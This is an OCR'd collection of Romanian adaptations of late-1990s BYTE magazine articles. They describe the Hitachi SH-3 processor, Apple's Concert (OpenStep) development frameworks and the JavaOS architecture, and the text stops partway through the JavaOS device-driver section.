
Hitachi a proiectat SH-3, ultimul său procesor RISC pe 32 de biţi, pentru a răspunde pretenţioaselor cerinţe ale unor noi produse, cum ar fi PCurile miniaturizate (hand-held PCs - HPC). Compania şi-a bazat proiectul pe arhitectura sa SuperH RISC, caracterizată printr-un spaţiu uniform mare de adresare logică şi o orientare spre limbajele de nivel înalt. SH-3 are o implementare pipeline a arhitecturii SuperH, cu un cache mare inclus, unitate de gestiune a memoriei (MMU) şi funcţii programabile de control a consumului.

Primii doi membrii ai familiei SH-3, SH7702 şi SH7708, sunt încapsulaţi în capsule PQFP (plasic quad flat package) cu 120 respectiv 144 de pini. Ambele procesoare sunt fabricate în tehnologie CMOS de 0.5microni.

Deoarece mărimea nucleului CPU este mai mică de 6 mm^2, din totalul de 43 mm2 al pastilei, restul acesteia este folosit pentru memorie implementată pe cip şi pentru suport de periferice, aşa cum ilustrează şi figura „Microarhitectura lui SH-3“.

În inima lui SH-3 este motorul SuperH RISC. Acesta are un pipeline cu cinci stadii şi un multiplexor hardware, căi de date interne de 32 biţi şi 25 de regiştri de 32 de biţi (16 de uz general, 5 de control şi 4 regiştri sistem). Nucleul lui SH-3 poate gestiona direct un spaţiu de adrese fizice la nivel de octet, nesegmentat, de 4 GB.


Microarhitectura lui SH-3


UC
Înmulţire hardware
MMU
TLB unificat pentru instricţiuni/date
Controler cache
Memorie cache unificată
Bus de adr. logice 32 biţi
Bus date 32 biţi
Bus de adr. fizice 32 biţi
Controler de întreruperi
Controler întreruperi utilizator
Întreruperi de tratare I/O, depanare şi VM
Controler de stare bus
Oscilator PPL pentru ceas
Interfaţă de bus extern
Bus de adrese periferice
Bus de date pentru periferice 16 biţi
Interfaţă de comunicaţii seriale
Ceas de timp real
Timer
Controler al modului de lucru
Controlerul de mod reglează ceasul pentru acces la memorie

Procesorul SH-3 are un puternic nucleu RISC, suport pentru memorie virtuală şi ample interfeţe I/O.

Lungimea fixă de 16 biţi a instrucţiunilor oferă o semnificativă eficienţă a codului, care, în comparaţie cu procesoarele având instrucţiuni pe 32 de biţi, atinge 40% la 60%, iar, în comparaţie cu procesoarele obişnuite, cu instrucţiuni de lungime variabilă - până la 60%. O rată de execuţie de o instrucţiune pe ciclu, combinată cu viteze de ceas de 60 MHz (iar în versiunile următoare de 100MHz), asigură rularea rapidă şi eficientă a programelor.

Un prim factor determinant al performanţelor globale ale procesorului este mărimea cache-ului inclus. SH7708 are integrat un cache de 8 KB complet asociativ pe patru căi. Un MMU intern cu bufer, pentru 128 de intrări TLB (translation look-aside), asigură gestiunea eficientă a memoriei din şi din afara cipului şi reduce consumul de putere. MMU foloseşte identificatorii spaţiului de adrese (ASID - addres space identifiers) care implementează protecţia memo-



SH-3, în combinație cu companionul său ASIC, asigură interfețe complete pentru multe din funcțiile de sistem HPC.

riei pentru funcționare multitasking în multiple moduri de memorie virtuală. Astfel, fiecare proces are propria sa memorie virtuală și este protejat de accesul accidental la resursele unui alt proces, sau ale nucleului OS. Pentru a răspunde variatelor cerințe ale OSurilor complexe, translatorul de adrese al MMU utilizează un sistem de paginare pe baza unor pagini de 1 sau 4 KB, pentru eficientizarea gestiunii memoriei.

SH-3 dispune, de asemenea, de un controler de bus BSC (bus state controller). Acest BSC permite conectarea directă cu diferite componente de memorie cum ar fi cele de tip DRAM, RAM static (SRAM), DRAM sincron (SDRAM), RAM pseudostatic (PSRAM) și ROM, aceasta pentru a minimiza costul logicii adiționale. Busul extern, de 32 de biți, este compus din 26 de linii de adresă și șapte linii pre-decodificate pentru selecție de cipuri. Acestea sunt configurabile, astfel că SH-3 poate folosi cele mai convenabile fracțiuni de ceas (1/8, 1/2 sau chiar ceasul sistem) pentru fiecare tip de memorie accesat, într-un sistem delimitat în zone ale spațiului de adrese. Poate fi, de asemenea, programat și numărul de stări de așteptare pe bus. Mărimea acestuia, de 32 de biți, asigură o performanță superioară față de configurațiile de 16 biți, cu toate că busul poate fi configurat și pentru operații de 16 biți.

SH-3 oferă suportintegrat pentru un larg număr de periferice, cuprinzând trei canale timer, de câte 32 de biți, un ceas de timp real (RTC), un multiplicator cu acumulare pentru întregi, un controler integrat pentru depanare și un modul de comunicații seriale cu o interfață pentru carduri inteligente conformă cu specificațiile ISO 7816-3. SH-3 suportă, de asemenea, în mod direct, un controller de interfață PC Card. Aceasta permite lui SH-3 să gestioneze până la două conectoare PC Card Type II.

Pentru abordarea consumului redus, chiar pe durata unor operații de mare viteză, SH-3 dispune de câteva funcții incorporate. Prima categorie de astfel de funcții este cea de gestiune energetică, controlată prin software. Sunt prevăzute trei moduri de consum redus - sleep, standby și module standby. În modul sleep (adormit) CPUul este oprit din funcționare, în timp ce alte funcții rămân active. În modul standby (așteptare), un RTC menține datele sistem cheie în timp ce nucleul CPU și perifericele sunt decuplate, rezultând un consum sub 4 mA (sau chiar 1 mA dacă nu se folosește RTC). În modul module standby (modul în așteptare), CPU rămâne activ în timp ce modulele periferice, care nu sunt folosite, sunt deconectate, până la o cerere de utilizare a lor.

Deoarece cache-ul și TLB-ul din MMU consumă aproape o treime din totalul puterii disipate, SH-3 este echipat, de asemenea, cu trei scheme hard de gestiune a consumului energetic. Prima dintre ele asigură alimentarea doar a unui sfert din cache, atunci când ceasul de funcționare este suficient de scăzut încât să permită o operare secvențială (mai mic de 40 MHz). Peste această frecvență, cele patru matrici de cache operează în paralel.

A doua schemă, numită tehnica pulsword, restricționează diferența de potențial pe linia word, așa încât aceasta să nu aibă treceri de la aproape Vcc la masă, dar ele să fie sesizabile de amplificatoarele de sens/transfer.

A treia schemă este numită tehnica liniei de bit izolat. Comutatoare de coloană sunt plasate pe liniile de biți între celulele de memorie și amplificatorii de sens/transfer. Aceasta reduce încărcările acestora, datorate capacitanței parazitare a liniilor de bit active.

Ca o mănușă pentru HPCuri

Facilitățile lui SH-3 sunt, în mod special, gândite pentru aplicații HPC. Pentru cele a căror cerințe principale sunt costul și consumul redus, cei 100 MIPS (test Dhrystone) ai lui SH-3 îl recomandă ca o soluție practică. Arhitectura, de 32 de biți, a lui SH-3 cu set de instrucțiuni de lungime fixă, pe 16 biți, asigură suport pentru aplicații avansate și tipuri de date complexe necesare utilizatorilor de HPCuri. Hitachi a proiectat funcțiile de MMU, cum ar fi paginile de dimensiuni variabile, suport AIDS și mărime a cache-ului, pentru a asigura funcționarea eficientă sub OS-uri de vârf, cum ar fi Windows CE.

Facilitățile avansate, de gestiune a consumului, ale lui SH-3 asigură o foarte mică risipă de energie. La 100 MHz, SH-3 disipă doar 700 mW. Larga gamă de periferice, înglobate în cip (ilustrate și în figura „un exemplu de sistem HPC"), permite realizarea de HPCuri de dimensiune mică, reduce numărul componentelor adiționale necesare precum și costul, iar, în plus, asigură și reducerea consumului total. Numărul mare de procesoare, produs de Hitachi, face posibilă achiziționarea lui SH-3 la un preț sub 25$ pentru loturi de 1000 de bucăți.

Utilitatea lui SH-3, pentru aplicații HPC, este evidențiată și de faptul că a fost adoptat în cinci din cele șapte proiecte de sisteme HPC cu Windows CE care au fost anunțate la Comdex-ul din ultimul an, la fel ca și de alte câteva HPCuri și PDAuri tradiționale, cum este Sharp Color Zaurus. Cu MMU și periferie extinsă, integrate în cip, și cu mecanisme extinse de reducere a consumului, SH-3 oferă o puternică tehnologie pentru valul de noi produse de acces-personal.■

Lyle Supp este manager de marketing de produs pentru MPU/MCU RISC la Hitachi America, Ltd., divizia Semiconductors and IC. Îl puteți contacta la lyle.supp@halsp.hitachi.com.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]

Cu cadre pe Mac, Unix şi Windows, ar putea oare SO de la Apple deveni cea mai bună platformă de dezvoltare? ***De Justin Morgan***

API de la Concert devine multiplatformă

La baza noului Concert, de la Apple, se află OpenStep, de la Next Software, care iniţial a fost un API deschis, conceput pentru realizarea programelor multiplatformă, orientate obiect. Această specificaţie a fost implementată de Next, sub forma unui grup de cadre (frameworks) de lucru, cu obiecte şi uneltele aferente, care sunt analoge cu MFC (Microsoft Foundation Classes) şi biblioteca PowerPlant de la Metrowerk. Bibliotecile de clase Java sunt similare cu cadrele Concert dar aplicaţiile Concert se execută mult mai rapid, deoarece sunt compilate.

Concert omniprezent


Concert (denumit anterior „Yellow Box“) include un set de unelte şi cadre adaptate la Macintosh de la produsele Next OpenStep. OpenStep este a patra versiune de NextStep, unul din cele mai avansate medii de dezvoltare din ultimii zece ani. Un număr mare de proiectanţi de software au dezvoltat OpenStep, pentru a crea rapid aplicaţii adaptate pentru firme Fortune 500.

Ca urmare, Next a rafinat cadrele şi uneltele şi Concert a devenit, astfel, unul din cele mai bune medii pentru realizarea de prototipuri de aplicaţii şi distribuirea aplicaţiilor adaptate. Aplicaţiile Concert pot fi Compilate şi desfăşurate, în câteva, ore la următoarea generaţie de PowerPC cu Mac OS, procesoare x86 cu Windows NT şi 95 şi sisteme Sun cu Solaris.

Spre deosebire de unele medii pentru platforme multiple, aplicaţiile construite cu Concert au modul exact de prezentare şi funcţionare a platformei destinaţie. Astfel, aplicaţiile Macintosh, scrise cu Concert, arată ca toate celelalte aplicaţii Macintosh. Dacă acelaşi cod sursă Concert este compilat pentru Windows, atunci aplicaţiile care rezultă vor arăta şi funcţiona ca celelalte aplicaţii Windows.

Cadre pe scurt

Cadrele de obiecte Concert nu sunt livrate cu cod sursă, ci doar cu header-e şi o bibliotecă. Dar ele pot fi extinse prin subclase sau prin adăugarea de categorii Objective-C (vedeţi şi „Introducere în Objective-C“, din numărul de iunie). În plus, fiecare cadru este bogat documentat şi indexat, atât în documentaţia scrisă cât şi cea on-line. Acum, urmează o prezentare a fiecărui cadru principal din Concert.


Interacţiunea Web - obiecte
Date pe sisteme vechi mainframe (3270/5250)
RDBMS (Oracle, Sybase, etc.)
Rhapsody Distributed Objects/PDO
Obiecte OLE Microsoft
Obiecte Web
CGI, NSAPI, ISAPI
HTML, Java, Shockwave, etc.
Orice server HTTP
Orice navigator


Web Objects poate împacheta orice fel de date şi le poate exporta ca HTML pentru orice navigator Web

Foundation Kit este cadrul central din Concert. Acest kit cuprinzător include obiecte de bază ca `NSObject` (superclasa tuturor celorlalte clase), care este folosită de toate celelalte cadre. Kit-ul conţine clasele Concert pentru colecţii, bucle de execuţie, şiruri, numere, excepţii, fire, date şi multe altele. Nu conţine obiecte legate de GUI. Acest lucru permite ca proiectanţii să creeze programe executabile, din linia de comandă, ca demonii Unix sau comenzi utilitare.

Application Kit este un cadru larg de clase pentru crearea GUI. Aceste interfeţe oferă prezentarea şi funcţionalitatea exactă a mediului destinaţie. AppKit se bazează pe mai multe standarde industriale. De exemplu, afişarea pe ecran se face cu Display PostScript, de la Adobe, care este independent de echipament. Pe obiectele legate de texte din Concert pot să emită text formatat folosind standardul de RTF (Rich Text Format) de la Microsoft.

O unealtă de dezvoltare ingenioasă, IB (Interface Builder) lucrează cu obiecte AppKit „vii“ pentru dezvoltarea RAD. Cu IB proiectanţii pot creiona interfaţa de prezentare a unei aplicaţii, pot conecta grafic obiectele vizuale, folosind paradigmă ţintă / acţiune şi apoi pot testa aplicaţia fără să o compileze din nou. Când proiectantul obţine interfaţa corectă, după câteva scurte iteraţii, datele de configuraţie sunt salvate într-un fişier. Acest fişier este folosit, mai târziu, ca resursă, atunci când aplicaţia este compilată la construirea unei aplicaţii autonome.

Web Objects Framework (WOF) este o unealtă pentru transformarea unor date vitale în pagini dinamice şi spectaculoase de Web. WOF adună date din orice sursă de date, ca, de exemplu, o bază de date sau mainframe şi împachetează datele în obiecte. Aceste obiecte se execută se execută în aplicaţii server şi cunosc modul în care să se reprezinte prin emitere de HTML. Acest lucru permite unui navigator modern să se



Enterprise Objects permite accesul la orice bază de date şi Web Objects permite clienţilor să vadă obiectele cu orice navigator Web.

comporte ca soft de vizualizare pentru aplicaţiile WOF. Figura „Interacţiunea Web - obiecte“ arată modul în care conlucrează diferitele componente software de pe un sit Web Objects . În fine, dezvoltările în Java sunt şi ele parte integrantă WOF.

WOF lucrează bine în cadrul mediilor existente la firme, deoarece a aderat la standardele existente. Aplicaţiile bazate pe Web, pe care le creează, pot conţine cadre, forme şi orice element standard HTML. În plus, facilităţile pentru securitate ca SSL (secure Sockets Layer), S-HTTP şi zid de protecţie lucrează cu WOF.

Enterprise Objects Framework (EOF) oferă acces orientat obiect la baze de date relaţionale. EOF este un API persistent independent de baza de date şi lucrează bine ca mecanism de persistenţă pentru Web Objects sau alte aplicaţii Concert. Conceptual, EOF face o mapare a unei definiţii de tabelă DBMS într-o clasă. Fiecare rând din tabelă va reprezenta deci o instanţă a acelei clase.

EOF asigură suport pentru acces la bazele de date de la mulţi furnizori, prin utilizarea unui adaptor care traduce apelurile API de la nivelul aplicaţiei orientată obiect din EOF în apeluri de nivel jos Informix, Oracle, Sybase sau ODBC. EOF are o arhitectură deschisă şi extensibilă şi asigură suport pentru orice RDBMS/OODBMS. Firme terţe lucrează la adaptoare care permit accesul şi la alte baze de date.

Distributed Objects (DO) sunt parte integrantă din Concept dar nu aparţin unui cadru în sine, ci orice clasă dezvoltată cu Concert este potenţial distribuibilă. DO oferă un mecanism puternic pentru localizarea şi accesul la obiecte la distanţă.

DO din Concert nu sunt conforme cu CORBA, dar Apple ar putea adăuga legături spre CORBA în viitorul apropiat. Între timp, PDO (Portable Distributed Objects), de la Apple, permite ca obiectele să fie compilate şi distribuite pe toate variantele Unix răspândite. Acest lucru permite ca asemenea obiecte, care implică un calcul intens, să fie pe serverele puternice şi să conlucreze cu orice obiect Concert din reţea.

Proiectanţii de aplicaţii Windows vor fi fericiţi să afle că uneltele Concert pe Windows permit conectare OLE prin OLE Automation. Apple mai oferă o unealtă numită D'OLE care lucrează ca o punte între OLE şi PDO. Această pereche de produse transformă OLE într-o soluţie multiplatformă viabilă pentru lucrul cu obiecte.

Dezvoltare multi-platformă?

Aşa cum se vede din articol, Concert permite proiectanţilor să creeze şi să distribuie soluţii pe Mac, Windows sau Unix sau orice combinaţie a acestora. Concert oferă o multitudine de unelte şi cadre pentru construirea aplicaţiilor sau siturilor Web care utilizează bazele de date existente. În plus, sistemele vechi se pot integra uşor cu Concert. Figura „Componente Concert într-un exemplu de reţea“ arată câteva exemple de componente Concert şi echipamentele pe care se pot executa acestea.

Toate acestea pot să pară Nirvana pentru programator, dar mai există multe aspecte de soluţionat, înainte ca Rhapsody şi Concert să apară pe piaţă. Cea mai vizibilă problemă, probabil, pentru programatorii Concert, este timpul de învăţare pentru lucrul cu cadre. Învăţarea lui Objective-C este uşoară şi ia doar câteva zile. Datorită interfeţei clare şi intuitive de la Concert, uneltele de dezvoltare sunt uşor de învăţat. Totuşi, obişnuinţa cu întregul set de cadre poate dura câteva luni. Din fericire, proiectanţii au, în general, nevoie doar de un subset din fiecare cadru.

Un alt aspect este că proiectanţii în OpenStep sunt greu de găsit. Divizia de relaţii cu proiectanţi de la Apple trebuie să se străduiască să convingă proiectanţii ca aceştia să înveţe Concert. Altfel, unele corporaţii şi furnizori independenţi de soft se vor dezinteresa de Concert, pentru că este mai uşor să găseşti proiectanţi în C++. Apple poate să ajute prin păstrarea la nivel scăzut a costurilor iniţiale ale proiectării, ceea ce Next nu a reuşit niciodată.

Cu toate că Concert se bazează deja pe standarde, Apple trebuie să se străduiască să adauge conformitatea cu standarde, ori de câte ori este posibil. De exemplu, proiectanţii s-ar bucura să aibă un sistem DO complet compatibil CORBA sau o opţiune de conectare la baze de date, conformă cu ODMG (Object Database Management Group).

Până la urmă, aceste facilităţi sunt nesemnificative, în comparaţie cu extrema flexibilitate şi putere oferită de Concert. Orice proiectant, care a utilizat deja Concert, vă va spune că este un mediu atractiv pentru oricine doreşte să realizeze o bază unică de programe sursă pe care să le distribuie pe Mac, Windows şi Unix. Concert de la Apple este, în mod clar, o soluţie excelentă pentru aproape oricine, chiar şi pentru cei care lucrează doar sub Windows. ■

Justin Morgan a programat în OpenStep încă de la apariţia produsului pe cubul negru (NeXt). Îl puteţi găsi la: jmorgan@objectronics.com.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

JavaOS utilizează un nucleu mic care apelează, la nevoie, la servicii suplimentare de sistem de pe servere. De Charles Mirho şi Tom Clements

JavaOS: client sărac, servicii bogate

În prima parte a acestui deceniu, clienţii mari au dominat în reţelele din întreprinderi. Aceştia erau PC-uri desktop, la care orientarea de uz general a dus la programe de aplicaţii mari, care depăşeau capacitatea discurilor. SO necesar pentru execuţia lor ocupa RAM-ul, necesitând din ce în ce mai multă memorie şi capacitate suplimentară de disc.


Putem vedea acum calculatoare de reţea (NC), ca şi clienţi supli, cu o abordare eficientă a tehnicii de calcul. Nu mai sunt bogate, nu mai sunt independente, nu mai sunt nici legate de birou şi asemenea echipamente client minimale au nevoie de mai puţin RAM şi pot să renunţe chiar la disc.

Cum realizează NC acest lucru? Este legat dinamic la servere Internet sau intranet puternice. Doar un procent mic din serviciile sistem se află pe NC, în orice moment. Restul serviciilor se află memorate pe server şi sunt încărcate la cerere. Altfel spus, serverele păstrează majoritatea serviciilor sistem, care nu sunt esenţiale, şi NC le utilizează doar când JavaOS are nevoie de ele. Rezultă, astfel, un client sărac cu servicii bogate la dispoziţie.

SO portabil

JavaSoft a proiectat JavaOS pentru JVM (Java Vistual Machine). JVM este componenta centrală a modulului run-time independent de platformă. Serviciile sistem suplimentare (scrise în Java) se află pe nivelele deasupra JVM, ca şi diferitele API care derivă din JDK (Java Developement Kit). Aceste servicii şi API au avantajele tradiţionale oferite de Java: încărcare dinamică a claselor, legături run-time, independenţă de platformă şi securitate.

JavaOS este foarte bun pentru companiile care doresc standardizarea unei soluţii complete, deoarece aplicaţiile Java pot fi executate, fără portare, pe orice platformă cu facilităţi Java. Având JavaOS, atât pe calculatorul Java Station al şefului cât şi pe echipamentul pager al angajatului aflat pe teren, informaţia este transferată într-un mod uniform şi consistent în întreaga întreprindere.


Arhitectura JavaOS
JDK APIs
AWT
Net I/O
Clase pentru reţea
Clase pentru ferestre şi grafică
Clase audio
Middleware (tratare evenimente, baze de date, administrare resurse)
Drivere echipament
Garbage collector
Java VM
Metode native
Interpretor
Class loader
Microkernel
Booter
JDK
JDI
JPI
JBI
Cod Java
Cod nativ
JDK = Java Development Kit
JDI = Java Driver Interface
JPI = Java Platform Interface
JBI = Java Boot Interface
AWT = Abstract Windowing Toolkit

Două treimi din JavaOS este scris în Java, în timp ce microkernel este scris în C.

Deoarece este portabil, puteţi instala JavaOS în nenumărate echipamente mobile. Lucrează cu nuclee native ca Mach sau Green Threads de la Solaris (un kernel cooperativ multitasking utilizat de primele Java Station) şi cu diferite nuclee RTOS (Real Time OS).

Java soft a reuşit să ofere un SO portabil prin scrierea unei părţi mari din SO în Java. De fapt, Java SO 1.0 constă din 68% de cod Java (un procent care va creşte în viitor pe măsură ce se va adăuga suport JDK), 30% cod C nativ şi 2% limbaj de asamblare.

JavaSO a fost lansat deja pentru multe procesoare. Acestea includ StrongARM, PowerPC, familia SPARC, procesoarele Hitachi SH-3 şi linia de produse x86 de la 486 în sus. Licenţa de JavaOS include dreptul de a modifica serviciile, sistem, atât timp cât se păstrează compatibilitatea cu standardele JDK.

Arhitectura JavaOS

JavaOS se execută într-un singur spaţiu de adrese, indiferent pe platforma pe care lucrează. Nu există mod supervizor, deşi există suport pentru cod protejat (trusted) la driverele de dispozitive. Codul protejat permite ca driverele să acceseze clase care nu sunt disponibile, în mod normal, pentru aplicaţiile Java. O colecţie de clase numite JDI (Java Driver Interface) oferă suport pentru drivere.

Inima JavaOS rămâne JVM. Serviciile sistem Java, driverele, apleturile şi aplicaţiile se execută cu JVM. Un nucleu minim microkernel oferă serviciile de bază pentru platformă, aşa cum se vede în figura alăturată. Există, de asemenea, un încărcător bootsrap (numit booter) care încarcă imaginea SO de bază. JavaSoft a scris mare parte din microkernel în C. Acesta mai foloseşte şi rutine scurte în limbaj de asamblare acolo unde sunt necesare performanţe optime.

Microkernel-ul efectuează două funcţii principale. Prima este adaptată platformei hardware specifice ca să ofere performanţe optime pentru JVM. A doua, microkernel, implementează funcţii specifice platformei ca lucrul cu fire, procese, administrare memorie, tratarea întreruperilor şi accelerare prin lucrul în mod nativ a operaţiilor critice din sistem (de exemplu ieşirea video)

Deoarece aderă la modelul cu client suplu, nucleul nativ JavaOS are în jur de 90KB. JVM şi clasele pentru suport C duc la o creştere cu 250KB. Suportul pentru clase JDK1.0 mai adaugă 1MB de cod Java iar suportul pentru JDK1.1 încă

1,5MB. Astfel în 2MB obţineţi un SO înglobat, iar în 8MB (recomandat 16MB) aveţi un SO de reţea cu un navigator inclus.

Încărcarea JavaOS

Sistemul boot JavaOS constă din 128KB de cod (diferă în funcţie de implementare) a cărui sarcină este să încarce prima dată imaginea SO de bază şi să-l informeze despre configuraţia echipamentelor de pe platforma de execuţie. Ieşirea interfeţei boot este un arbore standard IEEE-1275 Open Firmware de echipamente, care defineşte echipamentele platformei şi conexiunile dintre ele.

Pentru echipamente simple, cum sunt cele pager, această informaţie poate fi o structură de date compilată anterior. Pentru NC-uri, cu locaş de extensie, configuraţia boot este determinată dintr-un PROM OpenBoot. JavaOS se poate încărca din ROM, memorie flash, disc dur sau floppy sau din reţea. Încărcarea de pe reţea asigură ca pe client să se încarce versiunea actuală a imaginii SO de bază, dar duce la creşterea traficului în reţea.

Drivere de echipament

Driverele JavaOS accesează echipamentele indirect, prin clase pentru platformă care abstractizează întreruperile, adresarea şi administrarea memoriei pentru echipamentul hardware. Deoarece driverele sunt izolate de contactul direct cu hard-ul, integritatea SO este păstrată şi erorile de procesare sunt minime.

Cu toate că sunt independente de modelul de memorie al sistemului, de modul de adresare şi arhitectura întreruperilor, driverele sunt totuşi legate de o combinaţie specifică bus / echipament. În acest sens, driverele mai reflectă încă defazajele echipamentelor specifice şi arhitecturii de magistrală pentru care au fost realizate.

Driverele sunt asociate cu echipamente, prin intermediul unui sistem de fişiere din ROM legat la codul binar SO. Un director special de driver are intrări pentru driverele de echipamente specifice platformei de lucru.

